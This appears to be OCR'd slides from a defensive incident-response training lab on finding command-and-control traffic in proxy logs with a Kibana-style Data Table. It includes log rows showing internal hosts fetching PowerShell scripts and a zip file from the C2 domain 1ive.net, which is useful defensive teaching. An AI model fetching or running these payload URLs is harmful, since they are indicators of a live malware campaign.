Mar 15, 2018 @ 21:53:18.000	192.168.52.40	GET	http://1ive.net/m1.ps1	HTTP/1.1	200	1,499,039

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (10)




Time	RemoteIP	Method	URL
Mar 14, 2018 @ 22:47:59.000	192.168.52	GET	http://1ive.net/i.zip
Mar 15, 2018 @ 18:54:47.000	192.168.52.40	CONNECT	1ive.net:443

- As we already know, there are three clients that accessed the C2 server. Therefore, we should check logs for each client.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (11)



Time	RemoteIP	Method	URL	Version	ResCode	ResSize
Mar 22, 2018 @ 17:36:25.000	192.168.52.33	GET	http://1ive.net/m2.ps1	HTTP/1.1	200	1,502,236

This host connected to the domain once. It does not seem to be a C2 traffic. However, this host is the Domain Controller host. This event implies that the DC host might be compromised!! We should investigate this event later.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

Scenario 1 Labs: Lab 3


Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found?

- Goal:
  - To find suspicious traffics related to the C2 domains other than the C2 traffic that we have found.
- Hint:
  - You might use "Data Table" function in "Visualize" interface in order to get the result.
  - First, you should filter out the C2 traffics by the method and the URL we got in "Dynamic Analysis".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (1)

- List up URL queries with Data Table (1).




1. Click "Visualize".

2. Click "Create a visualization".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (2)

- List up URL queries with Data Table (2).



New Visualization

Filter

Select a visualization type


Start creating your visualization by selecting a type for that visualization.

Click "Data Table".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (3)

- List up URL queries with Data Table (3).



New Data Table / Choose a source


Title
ntfslogtracker-*
proxy-*

Choose "proxy-*".


Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (4)

- List up URL queries with Data Table (4).



1. Click "Split Rows".




2. Select “Terms".

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the the C2 traffic that we have found? (5)

- List up URL queries with Data Table (5).



Field: URL.keyword

Order By: metric: Count

Order: Descend

Size: 10

1. Select "URL.keyword" as Field.

